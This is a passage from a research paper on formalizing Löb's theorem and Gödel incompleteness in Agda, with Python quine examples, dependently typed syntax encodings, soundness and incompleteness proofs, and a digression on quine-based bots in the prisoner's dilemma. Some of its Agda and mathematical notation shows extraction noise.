(In)completeness	Halting problem	—

**Table 1.** The Curry–Howard Isomorphism between mathematical logic and functional programming

Note that Löb’s theorem is specific to the formal system and to the notion of provability used. In particular, the formal system must be powerful enough to talk about which of its sentences are provable; examples of such formal systems include Peano Arithmetic, Martin–Löf Type Theory, and Gödel–Löb Modal Logic. In this paper, we fix formal systems by formalizing them as object languages in Agda, and we fix formalizations of provability in those systems by treating each formalized language as the metalanguage for some formalization of itself.

## 2. Quines and the Curry–Howard Isomorphism

Let us now return to the question we posed above: what went wrong with our original sentence? The answer is that self-reference with truth is impossible, and the clearest way we know to argue for this is via the Curry–Howard Isomorphism; in a particular technical sense, the problem is that self-reference with truth fails to terminate.

The Curry–Howard Isomorphism establishes an equivalence between types and propositions, between (well-typed, terminating, functional) programs and proofs. See Table 1 for some examples. Now we ask: what corresponds to a formalization of provability? A proof of  $P$  is a terminating functional program which is well-typed at the type corresponding to  $P$ . To assert that  $P$  is provable is to assert that the type corresponding to  $P$  is inhabited. Thus an encoding of a proof is an encoding of a program. Although mathematicians typically use Gödel codes to encode propositions and proofs, a more natural choice of encoding programs is abstract syntax trees (ASTs). In particular, a valid syntactic proof of a given (syntactic) proposition corresponds to a well-typed syntax tree for an inhabitant of the corresponding syntactic type. Other formalizations of self-representation of programs in programs abound (Church 1940; Davies and Pfenning 2001; Geuvers 2014; Kiselyov 2012; Mogensen 2001; Pfenning and Lee 1991; Scott 1963; Altenkirch and Kaposi 2016; Berarducci and Böhm 1985; Brown and Palsberg 2016).

Note well that the type  $(\square X \rightarrow X)$  is the type of functions that take syntax trees and evaluate them; it is the type of an interpreter or an unquoter.

What is the computational equivalent of the sentence “If this sentence is provable, then  $X$ ”? It will be something of the form “ $??? \rightarrow X$ ”. As a warm-up, let’s look at a Python program that outputs its own source code.

There are three genuinely distinct solutions, the first of which is degenerate, and the second of which is cheeky. These solutions are:

- The empty program, which outputs nothing.
- The code `print(open(__file__, 'r').read())`, which relies on the Python interpreter to get the source code of the program.

- A program with a “template” which contains a copy of the source code of all of the program except for the template itself, leaving a hole where the template should be. The program then substitutes a quoted copy of the template into the hole in the template itself. In code, we can use Python’s `repr` to get a quoted copy of the template, and we do substitution using Python’s replacement syntax: for example, `("foo %s bar" % "baz")` becomes `"foo baz bar"`. Our third solution, in code, is thus:

```
T = 'T = %s\nprint(T %% repr(T))'
print(T % repr(T))
```

The functional equivalent, which does not use assignment, and which we will be using later on in this paper, is:

```
(lambda T: T % repr(T))
  ('(lambda T: T %% repr(T))\n (%s)')
```

We can use this technique, known as quining (Hofstadter 1979; Kleene 1952), to describe self-referential programs.

Suppose Python had a function  $\square$  that took a quoted representation of a Martin–Löf type (as a Python string), and returned a Python object representing the Martin–Löf type of ASTs of Martin–Löf programs inhabiting that type. Now consider the program

```
φ = (lambda T: □(T % repr(T)))
  ('(lambda T: □(T %% repr(T)))\n (%s)')
```

The variable  $\varphi$  evaluates to the type of ASTs of programs inhabiting the type corresponding to  $T \% \text{repr}(T)$ , where  $T$  is `'(lambda T: □(T %% repr(T)))\n (%s)'`. What Martin–Löf type does this string,  $T \% \text{repr}(T)$ , represent? It represents  $\square(T \% \text{repr}(T))$ , of course. Hence  $\varphi$  is the type of syntax trees of programs that produce proofs of  $\varphi$ —in other words,  $\varphi$  is a Henkin sentence.

Taking it one step further, assume Python has a function  $\Pi(a, b)$  which takes two Python representations of Martin–Löf types and produces the Martin–Löf type  $(a \rightarrow b)$  of functions from  $a$  to  $b$ . If we also assume that these functions exist in the term language of string representations of Martin–Löf types, we can consider the function

```
def Lob(X):
    T = '(lambda T: Π(□(T %% repr(T)), X))(%s)'
    φ = Π(□(T \% repr(T)), X)
    return φ
```

What does  $\text{Lob}(X)$  return? It returns the type  $\varphi$  of abstract syntax trees of programs producing proofs that “if  $\varphi$  is provable, then  $X$ .” Concretely,  $\text{Lob}(\perp)$  returns the type of programs which prove Martin–Löf type theory consistent,  $\text{Lob}(\text{SantaClaus})$  returns the variant of the Santa Claus sentence that says “if this sentence is provable, then Santa Claus exists.”

Let us now try producing the true Santa Claus sentence, the one that says “If this sentence is true, Santa Claus exists.” We need a function  $\text{Eval}$  which takes a string representing a Martin–Löf program, and evaluates it to produce a term. Consider the Python program

```
def Tarski(X):
    T = '(lambda T: Π(Eval(T %% repr(T)), X))(%s)'
    φ = Π(Eval(T \% repr(T)), X)
    return φ
```

Running  $\text{Eval}(T \% \text{repr}(T))$  tries to produce a term that is the type of functions from  $\text{Eval}(T \% \text{repr}(T))$  to  $X$ . Note that  $\varphi$  is itself the type of functions from  $\text{Eval}(T \% \text{repr}(T))$  to  $X$ .

If  $\text{Eval}(T \% \text{repr}(T))$  could produce a term of type  $\varphi$ , then  $\varphi$  would evaluate to the type  $\varphi \rightarrow X$ , giving us a bona fide Santa Claus sentence. However,  $\text{Eval}(T \% \text{repr}(T))$  attempts to produce the type of functions from  $\text{Eval}(T \% \text{repr}(T))$  to  $X$  by evaluating  $\text{Eval}(T \% \text{repr}(T))$ . This throws the function `Tarski` into an infinite loop which never terminates. (Indeed, choosing  $X = \perp$  it's trivial to show that there's no way to write `Eval` such that `Tarski` halts, unless Martin-Löf type theory is inconsistent.)

### 3. Abstract Syntax Trees for Dependent Type Theory

The idea of formalizing a type of syntax trees which only permits well-typed programs is common in the literature (McBride 2010; Chapman 2009; Danielsson 2007). For example, here is a very simple (and incomplete) formalization with dependent function types ( $\Pi$ ), a unit type ( $\top$ ), an empty type ( $\perp$ ), and functions ( $\lambda$ ).

We will use some standard data type declarations, which are provided for completeness in Appendix A.

```
mutual
  infixl 2 _▷_
  data Context : Set where
    ε : Context
    _▷_ : (Γ : Context) → Type Γ → Context

  data Type : Context → Set where
    '⊤' : ∀ {Γ} → Type Γ
    '⊥' : ∀ {Γ} → Type Γ
    'Π' : ∀ {Γ}
      → (A : Type Γ) → Type (Γ ▷ A) → Type Γ

  data Term : {Γ : Context} → Type Γ → Set where
    'tt' : ∀ {Γ} → Term {Γ} '⊤'
    'λ' : ∀ {Γ A B} → Term B → Term {Γ} ('Π' A B)
```

An easy way to check consistency of a syntactic theory which is weaker than the theory of the ambient proof assistant is to define an interpretation function, also commonly known as an unquoter, or a denotation function, from the syntax into the universe of types. This function gives a semantic model to the syntax. Here is an example of such a function:

```
mutual
  [[_]]^c : Context → Set
  [[ε]]^c = ⊤
  [[Γ ▷ T]]^c = Σ [[Γ]]^c [[T]]^T

  [[_]]^T : ∀ {Γ}
    → Type Γ → [[Γ]]^c → Set
  [[‘⊤’]]^T Γ↓ = ⊤
  [[‘⊥’]]^T Γ↓ = ⊥
  [[‘Π’ A B]]^T Γ↓ = (x : [[A]]^T Γ↓) → [[B]]^T (Γ↓, x)

  [[_]]^t : ∀ {Γ T}
    → Term {Γ} T → (Γ↓ : [[Γ]]^c) → [[T]]^T Γ↓
  [[‘tt’]]^t Γ↓ = tt
  [[‘λ’ f]]^t Γ↓ x = [f]^t (Γ↓, x)
```

Note that this interpretation function has an essential property that we will call *locality*: the interpretation of any given constructor does not require doing case analysis on any of its arguments. By contrast, one could imagine an interpretation function that interpreted function types differently depending on their domain and codomain; for example, one might interpret  $(\perp, \rightarrow, A)$  as  $\top$ ,

or one might interpret an equality type differently at each type, as in Observational Type Theory (Altenkirch et al. 2007).

### 4. This Paper

In this paper, we make extensive use of this trick for validating models. In section 6, we formalize the simplest syntax that supports Löb's theorem and prove it sound relative to Agda in 12 lines of code; the understanding is that this syntax could be extended to support basically anything you might want. We then present in section 7 an extended version of this solution, which supports enough operations that we can prove our syntax sound (consistent), incomplete, and nonempty. In a hundred lines of code, we prove Löb's theorem in section 8 under the assumption that we are given a quine; this is basically the well-typed functional version of the program that uses `open(_file_, 'r').read()`. After taking a digression for an application of Löb's theorem to the prisoner's dilemma in section 9, we sketch in section 10 our implementation of Löb's theorem (code in the supplemental material) based on only the assumption that we can add a level of quotation to our syntax tree; this is the equivalent of letting the compiler implement `repr`, rather than implementing it ourselves. We close in section 11 with some discussion about avenues for removing the hard-coded `repr`.

### 5. Prior Work

There exist a number of implementations or formalizations of various flavors of Löb's theorem in the literature. Appel et al. use Löb's theorem as an induction rule for program logics in Coq (Appel et al. 2007). Piponi formalizes a rule with the same shape as Löb's theorem in Haskell, and uses it for, among other things, spreadsheet evaluation (Piponi 2006). Simmons and Toninho formalize a constructive provability logic in Agda, and prove Löb's theorem within that logic (Simmons and Toninho 2012).

Gödel's incompleteness theorems, easy corollaries to Löb's theorem, have been formally verified numerous times (Shankar 1986, 1997; O'Connor 2005; Paulson 2015).

To our knowledge, our twelve line proof is the shortest self-contained formally verified proof of the admissibility of Löb's theorem to date. We are not aware of other formally verified proofs of Löb's theorem which interpret the modal  $\Box$  operator as an inductively defined type of syntax trees of proofs of a given theorem, as we do in this formalization, though presumably the modal  $\Box$  operator Simmons and Toninho could be interpreted as such syntax trees. Finally, we are not aware of other work which uses the trick of talking about a local interpretation function (as described at the end of section 3) to talk about consistent extensions to classes of encodings of type theory.

### 6. Trivial Encoding

We begin with a language that supports almost nothing other than Löb's theorem. We use  $\Box T$  to denote the type of Terms of whose syntactic type is  $T$ . We use  $\Box' T$  to denote the syntactic type corresponding to the type of (syntactic) terms whose syntactic type is  $T$ . For example, the type of a `repr` which operated on syntax trees would be  $\Box T \rightarrow \Box (\Box' T)$ .

```
data Type : Set where
  ‘→’ : Type → Type → Type
  ‘◻’ : Type → Type
```

```
data □ : Type → Set where
```

```
  ‘Löb’ : ∀ {X} → □ (‘◻’ X ‘→’ X) → □ X
```

The only term supported by our term language is Löb's theorem. We can prove this language consistent relative to Agda with an interpreter:

$$\begin{aligned} \llbracket \_ \rrbracket^T &: \text{Type} \rightarrow \text{Set} \\ \llbracket A \xrightarrow{\rightarrow} B \rrbracket^T &= \llbracket A \rrbracket^T \rightarrow \llbracket B \rrbracket^T \\ \llbracket \square T \rrbracket^T &= \square T \end{aligned}$$

$$\begin{aligned} \llbracket \_ \rrbracket^t &: \forall \{T: \text{Type}\} \rightarrow \square T \rightarrow \llbracket T \rrbracket^T \\ \llbracket \text{Löb } \square X \rightarrow X \rrbracket^t &= \llbracket \square X \rightarrow X \rrbracket^t (\text{Löb } \square X \rightarrow X) \end{aligned}$$

To interpret Löb's theorem applied to the syntax for a compiler  $f$  ( $\square X \rightarrow X$  in the code above), we interpret  $f$ , and then apply this interpretation to the constructor Löb applied to  $f$ .

Finally, we tie it all together:

$$\begin{aligned} \text{löb} &: \forall \{X\} \rightarrow \square (' \square ' X \xrightarrow{\rightarrow} ' X') \rightarrow \llbracket X \rrbracket^T \\ \text{löb } f &= \llbracket \text{Löb } f \rrbracket^t \end{aligned}$$

This code is deceptively short, with all of the interesting work happening in the interpretation of Löb.

What have we actually proven, here? It may seem as though we've proven absolutely nothing, or it may seem as though we've proven that Löb's theorem always holds. Neither of these is the case. The latter is ruled out, for example, by the existence of an self-interpreter for  $F_\omega$  (Brown and Palsberg 2016).<sup>2</sup>

We have proven the following. Suppose you have a formalization of type theory which has a syntax for types, and a syntax for terms indexed over those types. If there is a “local explanation” for the system being sound, i.e., an interpretation function where each rule does not need to know about the full list of constructors, then it is consistent to add a constructor for Löb's theorem to your syntax. This means that it is impossible to contradict Löb's theorem no matter what (consistent) constructors you add. We will see in the next section how this gives incompleteness, and discuss in later sections how to *prove Löb's theorem*, rather than simply proving that it is consistent to assume.

## 7. Encoding with Soundness, Incompleteness, and Non-Emptiness

By augmenting our representation with top (' $\top$ ') and bottom (' $\perp$ ') types, and a unique inhabitant of ' $\top$ ', we can prove soundness, incompleteness, and non-emptiness.

```
data Type : Set where
  '→' : Type → Type → Type
  '□' : Type → Type
  '⊤' : Type
  '⊥' : Type

-- "□" is sometimes written as "Term"
data □ : Type → Set where
  Löb : ∀ {X} → □ ('□' X → X) → □ X
  'tt' : □ '⊤'

llbracket_ : Type → Set
llbracket A → B llbracket_A_B = llbracket A llbracket_A_B → llbracket B llbracket_A_B
llbracket □ T llbracket_□_T = □ T
llbracket ⊤ llbracket_⊤ = ⊤
llbracket ⊥ llbracket_⊥ = ⊥

llbracket_ : ∀ {T : Type} → □ T → llbracket T llbracket_T
```

<sup>2</sup>One may wonder how exactly the self-interpreter for  $F_\omega$  does not contradict this theorem. In private conversations with Matt Brown, we found that the  $F_\omega$  self-interpreter does not have a separate syntax for types, instead indexing its terms over types in the metalanguage. This means that the type of Löb's theorem becomes either  $\square (\square X \rightarrow X) \rightarrow \square X$ , which is not strictly positive, or  $\square (X \rightarrow X) \rightarrow \square X$ , which, on interpretation, must be filled with a general fixpoint operator. Such an operator is well-known to be inconsistent.

$$\begin{aligned} \llbracket \text{Löb } \square X \rightarrow X \rrbracket^t &= \llbracket \square X \rightarrow X \rrbracket^t (\text{Löb } \square X \rightarrow X) \\ \llbracket \text{tt } \rrbracket^t &= \text{tt} \end{aligned}$$

$$\begin{aligned} '¬' &: \text{Type} \rightarrow \text{Type} \\ '¬' T &= T '→' '⊥' \end{aligned}$$

$$\begin{aligned} \text{ḥöb} &: \forall \{X\} \rightarrow \square (' \square ' X \xrightarrow{\rightarrow} ' X') \rightarrow \llbracket X \rrbracket^T \\ \text{ḥöb } f &= \llbracket \text{Löb } f \rrbracket^t \end{aligned}$$

-- There is no syntactic proof of absurdity  
soundness :  $\neg \square \perp$   
soundness x =  $\llbracket x \rrbracket^t$

-- but it would be absurd to have a syntactic  
-- proof of that fact  
incompleteness :  $\neg \square (' \neg (' \square ' \perp'))$   
incompleteness = ḥöb

-- However, there are syntactic proofs of some  
-- things (namely  $\top$ )  
non-emptiness :  $\square \top$   
non-emptiness = 'tt'

-- There are no syntactic interpreters, things  
-- which, at any type, evaluate code at that  
-- type to produce its result.  
no-interpreters :  $\neg (\forall \{X\} \rightarrow \square (' \square ' X \xrightarrow{\rightarrow} ' X'))$   
no-interpreters interp = ḥöb (interp  $\{\perp\}$ )

What is this incompleteness theorem? Gödel's incompleteness theorem is typically interpreted as “there exist true but unprovable statements.” In intuitionistic logic, this is hardly surprising. A more accurate rendition of the theorem in Agda might be “there exist true but inadmissible statements,” i.e., there are statements which are provable meta-theoretically, but which lead to (meta-theoretically-provable) inconsistency if assumed at the object level.

This may seem a bit esoteric, so let's back up a bit, and make it more concrete. Let's begin by banishing “truth”. Sometimes it is useful to formalize a notion of provability. For example, you might want to show neither assuming  $T$  nor assuming  $\neg T$  yields a proof of contradiction. You cannot phrase this is  $\neg T \wedge \neg\neg T$ , for that is absurd. Instead, you want to say something like  $(\neg \square T) \wedge \neg \square(\neg T)$ , i.e., it would be absurd to have a proof object of either  $T$  or of  $\neg T$ . After a while, you might find that meta-programming in this formal syntax is nice, and you might want it to be able to formalize every proof, so that you can do all of your solving reflectively. If you're like us, you might even want to reason about the reflective tactics themselves in a reflective manner; you'd want to be able to add levels of quotation to quoted things to talk about such tactics.

The incompleteness theorem, then, is this: your reflective system, no matter how powerful, cannot formalize every proof. For any fixed language of syntactic proofs which is powerful enough to represent itself, there will always be some valid proofs that you cannot reflect into your syntax. In particular, you might be able to prove that your syntax has no proofs of  $\perp$  (by interpreting any such proof). But you'll be unable to quote that proof. This is what the incompleteness theorem stated above says. Incompleteness, fundamentally, is a result about the limitations of formalizing provability.

## 8. Encoding with Quines

We now weaken our assumptions further. Rather than assuming Löb's theorem, we instead assume only a type-level quine in our representation. Recall that a *quine* is a program that outputs some function of its own source code. A *type-level quine at  $\phi$*  is program

that outputs the result of evaluating the function  $\phi$  on the abstract syntax tree of its own type. Letting  $\text{Quine } \phi$  denote the constructor for a type-level quine at  $\phi$ , we have an isomorphism between  $\text{Quine } \phi$  and  $\phi \sqcap \text{Quine } \phi \sqcap^T$ , where  $\sqcap \text{Quine } \phi \sqcap^T$  is the abstract syntax tree for the source code of  $\text{Quine } \phi$ . Note that we assume constructors for “adding a level of quotation”, turning abstract syntax trees for programs of type  $T$  into abstract syntax trees for abstract syntax trees for programs of type  $T$ ; this corresponds to `repr`.

We begin with an encoding of contexts and types, repeating from above the constructors of ‘ $\rightarrow$ ’, ‘ $\square$ ’, ‘ $\top$ ’, and ‘ $\perp$ ’. We add to this a constructor for quines (`Quine`), and a constructor for syntax trees of types in the empty context (‘`Typeε`’). Finally, rather than proving weakening and substitution as mutually recursive definitions, we take the easier but more verbose route of adding constructors that allow adding and substituting extra terms in the context. Note that ‘ $\square$ ’ is now a function of the represented language, rather than a meta-level operator.

Note that we use the infix operator  $\_ \cdot \_ \cdot$  to denote substitution.

```
mutual
  data Context : Set where
    ε : Context
    _▷_ : (Γ : Context) → Type Γ → Context

  data Type : Context → Set where
    '→' : ∀ {Γ} → Type Γ → Type Γ → Type Γ
    '⊤' : ∀ {Γ} → Type Γ
    '⊥' : ∀ {Γ} → Type Γ
    'Typeε' : ∀ {Γ} → Type Γ
    '□' : ∀ {Γ} → Type (Γ ▷ 'Typeε')
    Quine : Type (ε ▷ 'Typeε') → Type ε
    W : ∀ {Γ A}
      → Type Γ → Type (Γ ▷ A)
    W₁ : ∀ {Γ A B}
      → Type (Γ ▷ B) → Type (Γ ▷ A ▷ (W B))
    '_' : ∀ {Γ A}
      → Type (Γ ▷ A) → Term A → Type Γ
```

In addition to ‘ $\lambda$ ’ and ‘ $\text{tt}$ ’, we now have the AST-equivalents of Python’s `repr`, which we denote as  $\sqcap \_ \sqcap^T$  for the type-level add-quote function, and  $\sqcap \_ \sqcap^t$  for the term-level add-quote function. We add constructors `quine→` and `quine←` that exhibit the isomorphism that defines our type-level quine constructor, though we elide a constructor declaring that these are inverses, as we found it unnecessary.

To construct the proof of Löb’s theorem, we need a few other standard constructors, such as ‘`VAR₀`’, which references a term in the context;  $\_ \cdot \_ \cdot$ , which we use to denote function application;  $\_ \circ \_ \cdot$ , a function composition operator; and  $\sqcap \_ \text{VAR}_0 \sqcap^t$ , the variant of ‘`VAR₀`’ which adds an extra level of syntax-trees. We also include a number of constructors that handle weakening and substitution; this allows us to avoid both inductive-recursive definitions of weakening and substitution, and avoid defining a judgmental equality or conversion relation.

```
data Term : {Γ : Context} → Type Γ → Set where
  'λ' : ∀ {Γ A B}
    → Term {Γ ▷ A} (W B) → Term (A → B)
  'tt' : ∀ {Γ}
    → Term {Γ} '⊤'
  '⊓' : ∀ {Γ} -- type-level repr
    → Type ε
    → Term {Γ} 'Typeε'
  '⊓' : ∀ {Γ T} -- term-level repr
    → Term {ε} T
    → Term {Γ} ('□' '⊓' T ⊓^T)
```

```
quine→ : ∀ {φ}
  → Term {ε} (Quine φ → φ "⊓ Quine φ ⊓^T)
quine← : ∀ {φ}
  → Term {ε} (φ "⊓ Quine φ ⊓^T → Quine φ)
-- The constructors below here are for
-- variables, weakening, and substitution
'VAR₀' : ∀ {Γ T}
  → Term {Γ ▷ T} (W T)
'_ · _ : ∀ {Γ A B}
  → Term {Γ} (A → B)
  → Term {Γ} A
  → Term {Γ} B
'_ ∘ _ : ∀ {Γ A B C}
  → Term {Γ} (B → C)
  → Term {Γ} (A → B)
  → Term {Γ} (A → C)
'⊓' VAR₀ '⊓^t' : ∀ {T}
  → Term {ε ▷ '□' '⊓' T ⊓^T}
  (W ('□' '⊓' '□' '⊓' T ⊓^T))
→ SW₁ SV → W : ∀ {Γ T X A B} {x : Term {Γ} X}
  → Term (T → (W₁ A "VAR₀" → W B) "x")
  → Term (T → A "x" → B)
← SW₁ SV → W : ∀ {Γ T X A B} {x : Term {Γ} X}
  → Term ((W₁ A "VAR₀" → W B) "x" → T)
  → Term ((A "x" → B) → T)
W : ∀ {Γ A T} → Term A → Term {Γ ▷ T} (W A)
W → : ∀ {Γ A B X}
  → Term {Γ} (A → B)
  → Term {Γ ▷ X} (W A → W B)
'_ W '''' a _ : ∀ {A B T}
  → Term {ε ▷ T} (W ('□' '⊓' A → B ⊓^T))
  → Term {ε ▷ T} (W ('□' '⊓' A ⊓^T))
  → Term {ε ▷ T} (W ('□' '⊓' B ⊓^T))
```

```
□ : Type ε → Set _
□ = Term {ε}
```

To verify the soundness of our syntax, we provide a model for it and an interpretation into that model. We call particular attention to the interpretation of ‘ $\square$ ’, which is just `Term {ε}`; to  $\text{Quine } \phi$ , which is the interpretation of  $\phi$  applied to  $\text{Quine } \phi$ ; and to the interpretations of the quine isomorphism functions, which are just the identity functions.

```
max-level : Level
max-level = zero -- also works for higher levels

mutual
  [[_]]^c : (Γ : Context) → Set (Isuc max-level)
  [[ε]]^c = ⊤
  [[Γ ▷ T]]^c = Σ [[Γ]]^c [[T]]^T

  [[_]]^T : ∀ {Γ}
    → Type Γ → [[Γ]]^c → Set max-level
  [[Typeε]]^T Γ↓ = Lifted (Type ε)
  [[□]]^T Γ↓ = Lifted (Term {ε} (lower (snd Γ↓)))
  [[Quine φ]]^T Γ↓ = [[φ]]^T (Γ↓, lift (Quine φ))
-- The rest of the type-level interpretations
-- are the obvious ones, if a bit obscured by
-- carrying around the context.
[[A → B]]^T Γ↓ = [[A]]^T Γ↓ → [[B]]^T Γ↓
[[⊤]]^T Γ↓ = ⊤
[[⊥]]^T Γ↓ = ⊥
```

$$\begin{aligned} \llbracket W T \rrbracket^T \Gamma \Downarrow &= \llbracket T \rrbracket^T (\text{fst } \Gamma \Downarrow) \\ \llbracket W_1 T \rrbracket^T \Gamma \Downarrow &= \llbracket T \rrbracket^T (\text{fst } (\text{fst } \Gamma \Downarrow), \text{snd } \Gamma \Downarrow) \\ \llbracket T `` x \rrbracket^T \Gamma \Downarrow &= \llbracket T \rrbracket^T (\Gamma \Downarrow, \llbracket x \rrbracket^T \Gamma \Downarrow) \end{aligned}$$

$$\begin{aligned} \llbracket \_ \rrbracket^t : \forall \{\Gamma T\} \\ \rightarrow \text{Term } \{\Gamma\} T \rightarrow (\Gamma \Downarrow : \llbracket \Gamma \rrbracket^c) \rightarrow \llbracket T \rrbracket^T \Gamma \Downarrow \\ \llbracket \Gamma x \neg^T \rrbracket^t \Gamma \Downarrow = \text{lift } x \\ \llbracket \Gamma x \neg^t \rrbracket^t \Gamma \Downarrow = \text{lift } x \\ \llbracket \text{quine} \rightarrow \rrbracket^t \Gamma \Downarrow x = x \\ \llbracket \text{quine} \leftarrow \rrbracket^t \Gamma \Downarrow x = x \\ \text{-- The rest of the term-level interpretations} \\ \text{-- are the obvious ones, if a bit obscured by} \\ \text{-- carrying around the context.} \\ \llbracket ' \lambda' f \rrbracket^t \Gamma \Downarrow x = \llbracket f \rrbracket^t (\Gamma \Downarrow, x) \\ \llbracket 'tt' \rrbracket^t \Gamma \Downarrow = \text{tt} \\ \llbracket 'VAR_0' \rrbracket^t \Gamma \Downarrow = \text{snd } \Gamma \Downarrow \\ \llbracket ' \neg ' 'VAR_0' \neg^t \rrbracket^t \Gamma \Downarrow = \text{lift } \Gamma \text{ lower } (\text{snd } \Gamma \Downarrow) \neg^t \\ \llbracket g 'o' f \rrbracket^t \Gamma \Downarrow x = \llbracket g \rrbracket^t \Gamma \Downarrow (\llbracket f \rrbracket^t \Gamma \Downarrow x) \\ \llbracket f `` a x \rrbracket^t \Gamma \Downarrow = \llbracket f \rrbracket^t \Gamma \Downarrow (\llbracket x \rrbracket^t \Gamma \Downarrow) \\ \llbracket \leftarrow \text{SW}_1 \text{SV} \rightarrow \text{W } f \rrbracket^t = \llbracket f \rrbracket^t \\ \llbracket \rightarrow \text{SW}_1 \text{SV} \rightarrow \text{W } f \rrbracket^t = \llbracket f \rrbracket^t \\ \llbracket w x \rrbracket^t \Gamma \Downarrow = \llbracket x \rrbracket^t (\text{fst } \Gamma \Downarrow) \\ \llbracket w \rightarrow f \rrbracket^t \Gamma \Downarrow = \llbracket f \rrbracket^t (\text{fst } \Gamma \Downarrow) \\ \llbracket f w `` a x \rrbracket^t \Gamma \Downarrow \\ = \text{lift } (\text{lower } (\llbracket f \rrbracket^t \Gamma \Downarrow) ``_a \text{ lower } (\llbracket x \rrbracket^t \Gamma \Downarrow)) \end{aligned}$$

To prove Löb's theorem, we must create the sentence "if this sentence is provable, then  $X$ ", and then provide an inhabitant of that type. We can define this sentence, which we call ' $\mathbb{H}$ ', as the type-level quine at the function  $\lambda v. \square v \rightarrow X$ . We can then convert back and forth between the types  $\square 'H'$  and  $\square 'H' \rightarrow X$  with our quine isomorphism functions, and a bit of quotation magic and function application gives us a term of type  $\square 'H' \rightarrow \square 'X'$ ; this corresponds to the inference of the provability of Santa Claus' existence from the assumption that the sentence is provable. We compose this with the assumption of Löb's theorem, that  $\square 'X' \rightarrow 'X'$ , to get a term of type  $\square 'H' \rightarrow X$ , i.e., a term of type ' $\mathbb{H}$ '; this is the inference that when provability implies truth, Santa Claus exists, and hence that the sentence is provable. Finally, we apply this to its own quotation, obtaining a term of type  $\square 'X'$ , i.e., a proof that Santa Claus exists.

```
module inner ('X' : Type ε)
  ('f' : Term {ε} ('□' '' Γ 'H' ↗ 'X'))
  where
  'H' : Type ε
  'H' = Quine (W1 '□' '' 'VAR0' → W 'X')

  'toH' : □ (('□' '' Γ 'H' ↗ 'X') → 'H')
  'toH' = ← SW1 SV → W quine←

  'fromH' : □ ('H' → ('□' '' Γ 'H' ↗ 'X'))
  'fromH' = → SW1 SV → W quine→

  '□' 'H' → □ 'X' : □ (('□' '' Γ 'H' ↗ 'X') → '□' '' Γ 'X' ↗ 'X')
  '□' 'H' → □ 'X'
  = 'λ' (w □ 'fromH' ↗
    w `` a 'VAR0'
    w `` a 'Γ' 'VAR0' ↗)

  'h' : Term 'H'
  'h' = 'toH' `` a ('f' 'o' '□' 'H' → □ 'X'')
```

		A Says	
		Cooperate	Defect
B Says	Cooperate	(1 year, 1 year)	(0 years, 3 years)
	Defect	(3 years, 0 years)	(2 years, 2 years)

**Table 2.** The payoff matrix for the prisoner's dilemma; each cell contains (the years  $A$  spends in prison, the years  $B$  spends in prison).

$$\begin{aligned} \text{Löb} : & \square 'X' \\ \text{Löb} = & \text{fromH} ``_a 'h' ``_a \Gamma 'h' \neg^t \end{aligned}$$

$$\begin{aligned} \text{Löb} : & \forall \{X\} \rightarrow \square ((\square' '' \Gamma X \neg^T \rightarrow 'X) \rightarrow \square X \\ \text{Löb } \{X\} f = & \text{inner.Löb } Xf \end{aligned}$$

$$\begin{aligned} \llbracket \_ \rrbracket : & \text{Type } \varepsilon \rightarrow \text{Set} \\ \llbracket T \rrbracket = & \llbracket T \rrbracket^T \text{tt} \end{aligned}$$

$$\begin{aligned} \neg' \_ : & \forall \{\Gamma\} \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma \\ \neg' T = & T \neg' ' \perp \end{aligned}$$

$$\begin{aligned} \text{löb} : & \forall \{X\} \rightarrow \square ((\square' '' \Gamma X \neg^T \rightarrow 'X) \rightarrow \llbracket X \rrbracket \\ \text{löb } f = & \llbracket \_ \rrbracket^t (\text{Löb } f) \text{tt} \end{aligned}$$

As above, we can again prove soundness, incompleteness, and non-emptiness.

$$\begin{aligned} \text{incompleteness} : & \neg \square (\neg' (\square' '' \Gamma ' \perp \neg^T)) \\ \text{incompleteness} = & \text{löb} \end{aligned}$$

$$\begin{aligned} \text{soundness} : & \neg \square ' \perp \\ \text{soundness } x = & \llbracket x \rrbracket^t \text{tt} \end{aligned}$$

$$\begin{aligned} \text{non-emptiness} : & \Sigma (\text{Type } \varepsilon) (\lambda T \rightarrow \square T) \\ \text{non-emptiness} = & ' \top ', ' \text{tt}' \end{aligned}$$

## 9. Digression: Application of Quining to The Prisoner's Dilemma

In this section, we use a slightly more enriched encoding of syntax; see Appendix B for details.

### 9.1 The Prisoner's Dilemma

The Prisoner's Dilemma is a classic problem in game theory. Two people have been arrested as suspects in a crime and are being held in solitary confinement, with no means of communication. The investigators offer each of them a plea bargain: a decreased sentence for ratting out the other person. Each suspect can then choose to either cooperate with the other suspect by remaining silent, or defect by ratting out the other suspect. The possible outcomes are summarized in Table 2.

Suspect  $A$  might reason thusly: "Suppose the other suspect cooperates with me. Then I'd get off with no prison time if I defected, while I'd have to spend a year in prison if I cooperate. Similarly, if the other suspect defects, then I'd get two years in prison for defecting, and three for cooperating. In all cases, I do better by defecting." If suspect  $B$  reasons similarly, then both decide to defect, and both get two years in prison, despite the fact that both prefer the (Cooperate, Cooperate) outcome over the (Defect, Defect) outcome!

### 9.2 Adding Source Code

We have the intuition that if both suspects are good at reasoning, and both know that they'll reason the same way, then they should

be able to mutually cooperate. One way to formalize this is to talk about programs (rather than people) playing the prisoner's dilemma, and to allow each program access to its own source code and its opponent's source code (Barasz et al. 2014).

We have formalized this framework in Agda: we use ‘Bot’ to denote the type of programs that can play in such a prisoner's dilemma; each one takes in source code for two ‘Bot’s and outputs a proposition which is true (a type which is inhabited) if and only if it cooperates with its opponent. Said another way, the output of each bot is a proposition describing the assertion that it cooperates with its opponent.

```
open lib

-- 'Bot' is defined as the fixed point of
-- 'Bot'
-- ↔ (Term 'Bot' → Term 'Bot' → 'Type')
'Bot' : ∀ {Γ} → Type Γ
'Bot' {Γ}
= Quine (W₁ 'Term' "VAR₀"
  → W₁ 'Term' "VAR₀"
  → W ('Type' Γ))
```

To construct an executable bot, we could do a bounded search for proofs of this proposition; one useful method described in (Barasz et al. 2014) is to use Kripke frames. This computation is, however, beyond the scope of this paper.

The assertion that a bot  $b_1$  cooperates with a bot  $b_2$  is the result of interpreting the source code for the bot, and feeding the resulting function the source code for  $b_1$  and  $b_2$ .

```
-- N.B. "□" means "Term {ε}", i.e., a term in
-- the empty context
cooperates-with_ : □ 'Bot' → □ 'Bot' → Type ε
 $b_1$  cooperates-with  $b_2$  = lower ([ ] t tt (lift  $b_1$ ) (lift  $b_2$ ))
```

We now provide a convenience constructor for building bots, based on the definition of quines, and present three relatively simple bots: DefectBot, CooperateBot, and FairBot.

```
make-bot : ∀ {Γ}
→ Term {Γ ▷ □ 'Bot' ▷ W ('□' 'Bot')}
